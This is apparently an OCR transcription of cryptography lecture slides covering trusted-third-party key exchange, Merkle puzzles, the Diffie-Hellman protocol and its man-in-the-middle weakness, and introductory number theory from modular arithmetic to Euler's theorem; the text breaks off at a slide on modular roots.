
Online **Trusted 3rd Party** (TTP)



Every user only remembers **ONE key**

Generating keys: A toy protocol

Alice wants a shared key with Bob. **Eavesdropping** security **only**.



Bob (k_B)

Alice (k_A)

TTP

"Alice wants key with Bob"

choose random k_{AB}

$E(k_A, \text{"Alice, Bob"} \parallel k_{AB})$;

ticket = $E(k_B, \text{"Alice, Bob"} \parallel k_{AB})$

ticket

k_{AB}

k_{AB}

(E,D) a CPA-secure cipher

Generating keys: A toy protocol

Alice wants a shared key with Bob.   Eavesdropping security only.

Eavesdropper sees: $E(k_A,$ "A, B" ll k_{AB})   ; $E(k_B,$ "A, B" ll k_{AB})

(E,D) is CPA-secure ⇒ eavesdropper learns nothing about k_{AB}

Note: **TTP needed for every key exchange,   knows all session keys.**

(basis of Kerberos system)

Key Question

Can we generate shared keys **without** an **online** trusted 3rd party?

Answer: **yes!**


Starting point of public-key cryptography:

- Merkle (1974),
- Diffie-Hellman (1976),
- RSA (1977)
- …

Merkle Puzzles

Key exchange without an online TTP?

- Goal: Alice and Bob want a shared key, unknown to eavesdropper
- Security against **eavesdropping only** (**no tampering**)



- **Can this be done using generic symmetric crypto?**

Merkle Puzzles (1974)

Answer: yes, but **very inefficient**

Main tool: **“puzzles”**

- Puzzles: Problems that can be solved with “some effort”
- Example:
  - E(k,m) a symmetric cipher with k ∈ $\{0,1\}^{128}$
  - **puzzle = E(P, “message”)** where **$P = 0^{96} \| b_1 \ldots b_{32}$**
  - To “solve” a puzzle, find **P** by trying all **2^{32}** possibilities

Merkle Puzzles

Alice:

- Prepare **2^{32} puzzles:**
  - For i = 1, …, 2^{32} choose random $P_i \in \{0,1\}^{32}$ and random x_i, $k_i \in \{0,1\}^{128}$ $x_i \neq x_j$

    Set **puzzle**$_i$ ⟵ $E(\, 0^{96} \,\|\, P_i \,,\ \text{“Puzzle \# ”} \,\|\, x_i \,\|\, k_i \,)$
  - Send **puzzle$_1$, … , puzzle$_{2^{32}}$** to Bob.


Bob:

- Choose a **random puzzle$_j$** and **solve** it. Obtain (x_j, k_j) and use k_j as shared secret.
- Send x_j to Alice.

Alice:

- Lookup puzzle with number x_j .
- Use k_j as shared secret.

In a figure



Alice

puzzle$_1$, … , puzzle$_{2^{32}}$

x_j

Bob

$\mathbf{k_j}$

$\mathbf{k_j}$

Alice’s work: **O(2^{32})** (prepare 2^{32} puzzles) in general **O(n)**

Bob’s work: **O(2^{32})** (solve **one** puzzle) in general **O(n)**

Eavesdropper’s work: **O(2^{64})** (solve **2^{32}** puzzles) in general **O(n^2)**

Impossibility Result


Can we achieve a better gap using a general symmetric cipher?

Answer: **unknown**

The Diffie-Hellman Protocol

Key exchange without an online TTP?

- Goal: Alice and Bob want a shared key, unknown to eavesdropper
- Security against **eavesdropping only** (**no tampering**)




- **Can this be done with an exponential gap?**

The Diffie-Hellman Protocol

High-level idea:

- Alice and Bob **do NOT share any secret information beforehand**
- Alice and Bob exchange messages
- After that, Alice and Bob have agreed on a shared secret key **k**
- **k** unknown to eavesdropper



k

????

k

Alice

Bob

The Diffie-Hellman Protocol

(Security) Based on the **Discrete Logarithm** Problem:

Given

- **g**
- **p**
- **$g^k \bmod p$**

Find k

The Diffie-Hellman Protocol

Fix a large prime **p** (e.g., 600 digits)


Fix an integer **g** in {2, …, p-2}

Alice

Choose random **a** in {1,…,p-2}

Bob

Choose random **b** in {1,…,p-2}



g^a (mod p)

g^b (mod p)

Alice computes

Bob computes

$$\mathbf{(g^b)^a \text{ (mod p)}} \quad = \quad \mathbf{g^{ab} \text{ (mod p)}} \quad = \quad \mathbf{(g^a)^b \text{ (mod p)}}$$

SECRET KEY

Security

Eavesdropper sees: **p**, **g**, $\mathbf{g^a}$ **(mod p)**, and $\mathbf{g^b}$ **(mod p)**

Can she compute $\mathbf{g^{ab}}$ **(mod p)** ??


How hard is the DH function mod p?

Suppose prime **p** is **n** bits long.

Best known algorithm (GNFS): run time exp($\tilde{O}(\sqrt[3]{n})$)

Insecure against man-in-the-middle

As described, the protocol is insecure against **active** attacks



Alice **MiTM** **Bob**

$A = g^a \pmod p$

a'

$A' = g^{a'} \pmod p$

$B' = g^{b'} \pmod p$

b'

$B = g^b \pmod p$

$g^{ab'} \pmod p$

$g^{ab'}, g^{a'b} \pmod p$

$g^{a'b} \pmod p$

Introduction Number Theory

Background

We will use a bit of number theory to construct:

- Key exchange protocols
- Digital signatures
- Public-key encryption

Notation

From here on:

- N denotes a positive integer.
- p denote a prime.

Notation: $\mathbb{Z}_N = \{0, 1, \ldots, N-1\}$

Can do addition and multiplication modulo N

Modular arithmetic

Examples: let N = 12

$9 + 8 = 5$ in $\mathbb{Z}_{12}$

$5 \times 7 =$ 🟦 in $\mathbb{Z}_{12}$

$5 - 7 =$ 🟦 in $\mathbb{Z}_{12}$

Arithmetic in $\mathbb{Z}_N$ works as you expect, e.g $x \cdot (y+z) = x \cdot y + x \cdot z$ in $\mathbb{Z}_N$

Modular arithmetic

Examples: let N = 12

$9 + 8 = 5$ in $\mathbb{Z}_{12}$

$5 \times 7 = 11$ in $\mathbb{Z}_{12}$

$5 - 7 = 10$ in $\mathbb{Z}_{12}$

Arithmetic in $\mathbb{Z}_N$ works as you expect, e.g $x \cdot (y+z) = x \cdot y + x \cdot z$ in $\mathbb{Z}_N$

Greatest common divisor

Def: For ints. x,y: **gcd(x, y)** is the greatest common divisor of x,y

Example: gcd(12, 18) = 6

Fact: for all ints. x,y there exist ints. a,b such that

$$\mathbf{a \cdot x + b \cdot y = gcd(x,y)}$$

a,b can be found efficiently using the extended Euclid alg.

If gcd(x,y)=1 we say that x and y are **relatively prime**

Example: 2 x 12 -1 x 18 = 6

Modular inversion

Over the rationals, inverse w.r.t. the moltiplication of 2 is ½ .
What about $\mathbb{Z}_N$?

<u>Def</u>: The **inverse** of x in $\mathbb{Z}_N$ is an element y in $\mathbb{Z}_N$ s.t. $x \cdot y = 1$

y is denoted x^{-1} .

Example: let N be an odd integer.

The inverse of 2 in $\mathbb{Z}_N$ is $\frac{N+1}{2}$ since $2 \cdot \frac{N+1}{2} = N + 1 = 1$

Modular inversion

Which elements have an inverse in $\mathbb{Z}_N$?

<u>Lemma</u>: x in $\mathbb{Z}_N$ has an inverse if and only if gcd(x,N) = 1

Proof:

gcd(x,N)=1 ⇒ ∃ a,b: $a \cdot x + b \cdot N = 1 \Rightarrow a \cdot x = 1$ in $\mathbb{Z}_N$

⇒ $x^{-1} = a$ in $\mathbb{Z}_N$

gcd(x,N) > 1 ⇒ ∀a: gcd(a·x, N) > 1 ⇒ $a \cdot x \neq 1$ in $\mathbb{Z}_N$

More notation

Def: $\mathbb{Z}_N^*$ = (set of invertible elements in $\mathbb{Z}_N$) =

= { x∈ $\mathbb{Z}_N$: gcd(x,N) = 1 }

Examples:

1. for prime p, $\mathbb{Z}_p^* = \mathbb{Z}_p \setminus \{0\} = \{1, 2, \ldots, p-1\}$
2. $\mathbb{Z}_{12}^*$ = [redacted]

For x in $\mathbb{Z}_N^*$, can find x^{-1} using extended Euclid algorithm.

More notation

<u>**Def:**</u> $\mathbb{Z}_N^*$ = (set of invertible elements in $\mathbb{Z}_N$) =

= { x∈ $\mathbb{Z}_N$: gcd(x,N) = 1 }

Examples:

1. for prime p, $\mathbb{Z}_p^* = \mathbb{Z}_p \setminus \{0\} = \{1, 2, \ldots, p-1\}$
2. $\mathbb{Z}_{12}^*$ = { 1, 5, 7, 11}

For x in $\mathbb{Z}_N^*$, can find x^{-1} using extended Euclid algorithm.

Solving modular linear equations

Solve: **$a \cdot x + b = 0$ in** $\mathbb{Z}_N$

Solution: **$x = -b \cdot a^{-1}$ in** $\mathbb{Z}_N$

Find a^{-1} in $\mathbb{Z}_N$ using extended Euclid. Run time: $O(\log^2 N)$

What about modular quadratic equations?

next segments

Fermat's theorem (1640)

Thm: Let p be a prime

$$\forall x \in (Z_p)^* : \quad x^{p-1} = 1 \text{ in } Z_p$$

Example: p=5. $3^4 = 81 = 1$ in Z_5

Example of application:

So: $x \in (Z_p)^* \Rightarrow x \cdot x^{p-2} = 1 \Rightarrow x^{-1} = x^{p-2}$ in Z_p

another way to compute inverses, but less efficient than Euclid

Application: generating random primes

Suppose we want to generate a large random prime

say, prime p of length 1024 bits (i.e. $p \approx 2^{1024}$)

Step 1: choose a random integer $p \in [\ 2^{1024}\ ,\ 2^{1025}-1\ ]$

Step 2: test if $2^{p-1} = 1$ in Z_p

If so, output p and stop. If not, goto step 1 .

Simple algorithm (not the best). **Pr[p not prime] < 2^{-60}**

The structure of $(Z_p)^*$

<u>**Thm**</u> (Euler): $(Z_p)^*$ is a **cyclic group**, that is

$\exists\, g \in (Z_p)^*$ such that $\{1, g, g^2, g^3, \ldots, g^{p-2}\} = (Z_p)^*$

g is called a **generator** of $(Z_p)^*$

Example: p=7. $\{1, 3, 3^2, 3^3, 3^4, 3^5\} = \{1, 3, 2, 6, 4, 5\} = (Z_7)^*$

Not every elem. is a generator: $\{1, 2, 2^2, 2^3, 2^4, 2^5\} = \{1, 2, 4\}$

Order

For $g \in (Z_p)^*$ the set $\{1, g, g^2, g^3, \ldots\}$ is called

the **group generated by g**, denoted $<g>$

Def: the **order** of $g \in (Z_p)^*$ is the size of $<g>$

$$\mathrm{ord}_p(g) = |<g>| = (\text{smallest } a>0 \text{ s.t. } g^a = 1 \text{ in } Z_p)$$

Examples: $\mathrm{ord}_7(3) = 6$; $\mathrm{ord}\ _7(2) = 3$; $\mathrm{ord}_7(1) = 1$

Thm (Lagrange): $\forall g \in (Z_p)^*$: **$\mathrm{ord}_p(g)$** divides $p-1$

Euler's generalization of Fermat (1736)

Def: For an integer N define $\varphi(N) = |(Z_N)^*|$ (Euler's φ func.)

Examples: $\varphi(12) = |\{1,5,7,11\}| = 4$; $\varphi(p) = p-1$

For $N=p\cdot q$: $\varphi(N) = N-p-q+1 = (p-1)(q-1)$

Thm (Euler): $\forall x \in (Z_N)^*$: $x^{\varphi(N)} = 1$ **in** Z_N

Example: $5^{\varphi(12)} = 5^4 = 625 = 1$ in Z_{12}

Generalization of Fermat. Basis of the RSA cryptosystem

Modular e'th roots

We know how to solve modular **linear** equations:

